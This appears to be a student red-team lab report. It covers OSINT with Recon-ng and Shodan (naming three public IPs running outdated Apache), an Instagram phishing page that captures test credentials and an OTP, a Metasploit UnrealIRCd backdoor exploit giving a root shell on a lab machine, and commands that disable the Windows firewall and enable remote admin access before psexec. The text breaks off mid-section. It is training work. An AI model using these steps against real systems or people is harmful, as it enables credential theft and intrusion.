



Report: Red Teaming Task Week 3

Objective

- Advanced Reconnaissance and OSINT
- Phishing Simulation
- Vulnerability Exploitation
- Lateral Movement Exercise
- Social Engineering Lab
- Exploit Development Basics
- Post-Exploitation and Exfiltration
- Capstone Project: Full Red Team Engagement

1. OSINT and Recon Lab

Tools Used: Recon-ng (Modules like `bing_domain_web`, `certificate transparency`, `brute_hosts`)

Shodan – Search Engine for exposed services.

Recon Steps:

Open Recon-ng – *recon-ng*

Used Default workspace and add domain (`example.com`) we can use any.

Used `Bing_domain_web`, `certificate transparency` and `brute_hosts` for more hosts we got.

In `certificate transparency` we got 12 new hosts.

In `brute hosts` we got 4 new hosts.



```
Sponsored by...

      /\
     /\  /\
    /\  /\  /\
   /\  /\  /\  /\
  /\  /\  /\  /\  /\
 //  //  BLACK HILLS  \ \
www.blackhillsinfosec.com

[ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ]
[ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ]
www.practisec.com

[recon-ng v5.1.2, Tim Tomes (@lanmaster53)]

[91] Recon modules
[8] Reporting modules
[4] Import modules
[2] Exploitation modules
[2] Discovery modules
[2] Disabled modules

[recon-ng][default] > db insert domains
domain (TEXT): example.com
notes (TEXT):
[*] 0 rows affected.
[recon-ng][default] > modules load recon/domains-hosts/bing_domain_web
[recon-ng][default][bing_domain_web] > options set SOURCE example.com
SOURCE => example.com
[recon-ng][default][bing_domain_web] > run

-----
EXAMPLE.COM
-----
[*] URL: https://www.bing.com/search?first=0&q=domain%3Aexample.com
[recon-ng][default][bing_domain_web] > show hosts
[*] No data returned.
[recon-ng][default][bing_domain_web] > 
```

Fig1.1 Recon-ng (Bing_domain_web)



```
Country: None
Host: example.com
IP Address: None
Latitude: None
Longitude: None
Notes: None
Region: None
-----
Country: None
Host: AS237968
IP Address: None
Latitude: None
Longitude: None
Notes: None
Region: None
-----
Country: None
Host: Test
IP Address: None
Latitude: None
Longitude: None
Notes: None
Region: None
-----
Country: None
Host: Intermediate
IP Address: None
Latitude: None
Longitude: None
Notes: None
Region: None
-----
Country: None
Host:
IP Address: None
Latitude: None
Longitude: None
Notes: None
Region: None
-----
Country: None
Host: example.com
IP Address: None
Latitude: None
Longitude: None
Notes: None
Region: None
-----
Country: None
Host: AS237968
IP Address: None
Latitude: None
Longitude: None
Notes: None
Region: None
-----
Country: None
Host: Test
IP Address: None
Latitude: None
Longitude: None
Notes: None
Region: None
-----
Country: None
Host: Intermediate
IP Address: None
Latitude: None
Longitude: None
Notes: None
Region: None
-----
Country: None
Host:
IP Address: None
Latitude: None
Longitude: None
Notes: None
Region: None
-----
Country: None
Host: example.com
IP Address: None
Latitude: None
Longitude: None
Notes: None
Region: None
-----
Country: None
Host: AS237968
IP Address: None
Latitude: None
Longitude: None
Notes: None
Region: None
-----
Country: None
Host: Test
IP Address: None
Latitude: None
Longitude: None
Notes: None
Region: None
-----
Country: None
Host: Intermediate
IP Address: None
Latitude: None
Longitude: None
Notes: None
Region: None
-----
Country: None
Host:
IP Address: None
Latitude: None
Longitude: None
Notes: None
Region: None
-----
SUMMARY
- 73 total (12 new) hosts found.
- 3 total (2 new) contacts found.
[recon-ng[default][certificate_transparency] > show hosts]

+-----+-----+-----+-----+-----+-----+-----+-----+
| rowid | host | ip_address | region | country | latitude | longitude | notes | module |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | example.com | | | | | | | certificate_transparency |
| 2 | example.com | | | | | | | certificate_transparency |
| 3 | www.example.com | | | | | | | certificate_transparency |
| 4 | www.example.com | | | | | | | certificate_transparency |
| 5 | www.example.com | | | | | | | certificate_transparency |
| 6 | www.example.com | | | | | | | certificate_transparency |
| 7 | products.example.com | | | | | | | certificate_transparency |
| 8 | support.example.com | | | | | | | certificate_transparency |
| 9 | AS237968 | | | | | | | certificate_transparency |
| 10 | Test | | | | | | | certificate_transparency |
| 11 | Intermediate | | | | | | | certificate_transparency |
| 12 | | | | | | | | certificate_transparency |
+-----+-----+-----+-----+-----+-----+-----+-----+

- 12 rows returned
[recon-ng[default][certificate_transparency] > ]
```

Fig1.2 Recon-ng (Certificate Transparency)

```
Country: None
Host: example.com
IP Address: None
Latitude: None
Longitude: None
Notes: None
Region: None
-----
Country: None
Host: AS237968
IP Address: None
Latitude: None
Longitude: None
Notes: None
Region: None
-----
Country: None
Host: Test
IP Address: None
Latitude: None
Longitude: None
Notes: None
Region: None
-----
Country: None
Host: Intermediate
IP Address: None
Latitude: None
Longitude: None
Notes: None
Region: None
-----
Country: None
Host:
IP Address: None
Latitude: None
Longitude: None
Notes: None
Region: None
-----
Country: None
Host: example.com
IP Address: None
Latitude: None
Longitude: None
Notes: None
Region: None
-----
Country: None
Host: AS237968
IP Address: None
Latitude: None
Longitude: None
Notes: None
Region: None
-----
Country: None
Host: Test
IP Address: None
Latitude: None
Longitude: None
Notes: None
Region: None
-----
Country: None
Host: Intermediate
IP Address: None
Latitude: None
Longitude: None
Notes: None
Region: None
-----
Country: None
Host:
IP Address: None
Latitude: None
Longitude: None
Notes: None
Region: None
-----
Country: None
Host: example.com
IP Address: None
Latitude: None
Longitude: None
Notes: None
Region: None
-----
Country: None
Host: AS237968
IP Address: None
Latitude: None
Longitude: None
Notes: None
Region: None
-----
Country: None
Host: Test
IP Address: None
Latitude: None
Longitude: None
Notes: None
Region: None
-----
Country: None
Host: Intermediate
IP Address: None
Latitude: None
Longitude: None
Notes: None
Region: None
-----
Country: None
Host:
IP Address: None
Latitude: None
Longitude: None
Notes: None
Region: None
-----
SUMMARY
- 73 total (12 new) hosts found.
- 3 total (2 new) contacts found.
[recon-ng[default][brute_hosts] > show hosts]

+-----+-----+-----+-----+-----+-----+-----+-----+
| rowid | host | ip_address | region | country | latitude | longitude | notes | module |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | example.com | | | | | | | | certificate_transparency |
| 2 | example.com | | | | | | | | certificate_transparency |
| 3 | www.example.com | | | | | | | | certificate_transparency |
| 4 | www.example.com | | | | | | | | certificate_transparency |
| 5 | www.example.com | | | | | | | | certificate_transparency |
| 6 | www.example.com | | | | | | | | certificate_transparency |
| 7 | products.example.com | | | | | | | | certificate_transparency |
| 8 | support.example.com | | | | | | | | certificate_transparency |
| 9 | AS237968 | | | | | | | | certificate_transparency |
| 10 | Test | | | | | | | | certificate_transparency |
| 11 | Intermediate | | | | | | | | certificate_transparency |
| 12 | | | | | | | | | certificate_transparency |
| 13 | www.example.com-v4.edgesuite.net | | | | | | | | brute_hosts |
| 14 | www.example.com-v4.edgesuite.net | 23.35.243.243 | | | | | | brute_hosts |
| 15 | www.example.com | 23.35.243.107 | | | | | | brute_hosts |
| 16 | www.example.com | 23.35.243.107 | | | | | | brute_hosts |
+-----+-----+-----+-----+-----+-----+-----+-----+

- 16 rows returned
[recon-ng[default][brute_hosts] > ]
```

Fig 1.3 Recon-ng (Brute hosts)



Shodan search

We searched for apache country :US here are the results we got




Fig 1.4 Shodan search

Summary based on result of 3 IP

1. 216.228.195.40 (La Grande, US – Ziply Fiber):

It is running on port 80 on this host. The Apache version is displayed in the headers when the server replies with HTTP 302 redirects. Outdated Apache versions are indicated by banner leaks. To lessen fingerprinting and possible configuration errors, it is advised to update Apache, sanitize headers to conceal version, implement HTTPS, and restrict pointless redirects.

2. 97.99.220.180 (Plano, US):

Exposes Apache/2.4.16 on port 80 which replies with HTTP 301 redirects. The server version is revealed by the banner, which indicates an older version of Apache. Interception risks are increased when HTTPS is not used. To counteract reconnaissance and exploitation attempts, it is advised to upgrade Apache to a supported version, set up TLS with contemporary ciphers, and turn off version disclosure.

3. 172.121.210.200 (Ashburn, US – HostPapa):

Runs Apache/2.4.53 (Ubuntu) on port 80, showing the default “Apache2 Ubuntu Default Page.” The presence of a default configuration suggests



minimal hardening. Public exposure without custom configuration invites attackers to probe further. Recommendations: replace default page, patch regularly, configure TLS, and restrict public access to only required services.




Fig 1.5 Shodan search example

2. Phishing Simulation

Tool Used : Py-Phisher (Making a phising page)

GoPhish (sending phising link to other email)

Clone and install pyphisher

Launch the tool

Select a login page template Instagram




Fig 2.1 PyPhisher




Fig 2.2 Links Generated



Start Gophish and launch url <http://127.0.0.1:3333>

Start making profiles for sending profiles , landing pages , email templates users and groups and start campaign.




Fig 2.3 Setup sending profile




Fig2.4 Start campaign and succefully email sent.



Check Targeted email and open the phishing link.




Fig 2.5 email




Fig 2.6 Phishing page

After entering details check pyphisher you got the result.



```
✓] Victim login info found!
- PyPhisher Data
[*] Instagram Account: testuser
[*] Password: pass123

•] Saved in creds.txt
+] Waiting for next.....Press Ctrl+C to exit

✓] Victim IP found!
- PyPhisher Data
[*] IP : 2001:df2:d340:2002:c0bb:73e3:5b7a:f692
[*] IP Type : IPv6
[*] User OS : Windows 10
[*] User Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
[*] Version : 10.0;
[*] Browser : Chrome
[*] Location : Agra, India, Asia
[*] GeoLocation(lat, lon): 27.1766701, 78.0080745
[*] Currency : Indian Rupee

•] Saved in ip.txt
+] Waiting for next.....Press Ctrl+C to exit

✓] Victim login info found!
- PyPhisher Data
[*] OTP: 05689
```

Fig 2.7 Result all details

3. Vulnerability Exploitation

Tool Used : Metasploit (for vulnerability exploitation)

Nmap (for port scanning)

Owasp Zap (scanner)

Metasploitable 3 (vulnerable machine) 192.168.1.54

The Objective of this task to identify and exploit the vulnerabilities within a target metasploitable 3 machine.

First scan the open ports of machine from nmap .

Nmap -p- 192.168.1.54



Fig 3.2 Metasploit-Framework



Set Rhost: 192.168.1.54

Set Rport:6697

Set LHost: 192.168.1.58

Set Lport : 4444

Use exploit unreal_ircd_3281_backdoor

Use Payload unix/interact

```
Shell Banner:
8n45GZS9RVGCHZ5L
-----

whoami
root
ls
Donation
LICENSE
aliases
badwords.channel.conf
badwords.message.conf
badwords.quit.conf
curl-ca-bundle.crt
dccallow.conf
doc
help.conf
ircd.log
ircd.pid
```

Fig 3.3 Post Exploitation



Scanning by Owasp Zap




Fig 3.4 Owasp Zap

Findings

Vulnerability	CVSS Score	Description
UnrealIRCd 3.2.8.1	9.8	Remote attacker can execute commands

4. Lateral Movement

Tool Used: Impacket(psexec.py)

Msfvenom

Nc(Netcat)

Windows native commands (schtasks)

Kali Linux: 192.168.1.58

Windows: 192.168.1.44



Attack Phase

Reconnaissance

Identified Target and deactivating antivirus and firewalls.

```
C:\Windows\System32>
C:\Windows\System32>netsh advfirewall set allprofiles state off
Ok.

C:\Windows\System32>reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f
ERROR: Invalid syntax. Specify valid numeric value for '/d'.
Type "REG ADD /?" for usage.

C:\Windows\System32>reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f
The operation completed successfully.

C:\Windows\System32>net share

Share name      Resource                Remark
-----
C$              C:\                    Default share
D$              D:\                    Default share
IPC$            C:\WINDOWS            Remote IPC
ADMIN$          C:\WINDOWS            Remote Admin
The command completed successfully.

C:\Windows\System32>
```

Fig 4.1 Deactivating Firewalls

Identifying the netgroup-

```
PS C:\Users\Ajay Pratap Singh> net localgroup administrators
Alias name      administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-----
Administrator
Ajay Pratap Singh
The command completed successfully.
```

Fig 4.2 localgroup name

Exploitation in linux

Used Impacket psexec for RCE and successfully gained access.



```
(ajay@kali)~/Desktop/CyArt
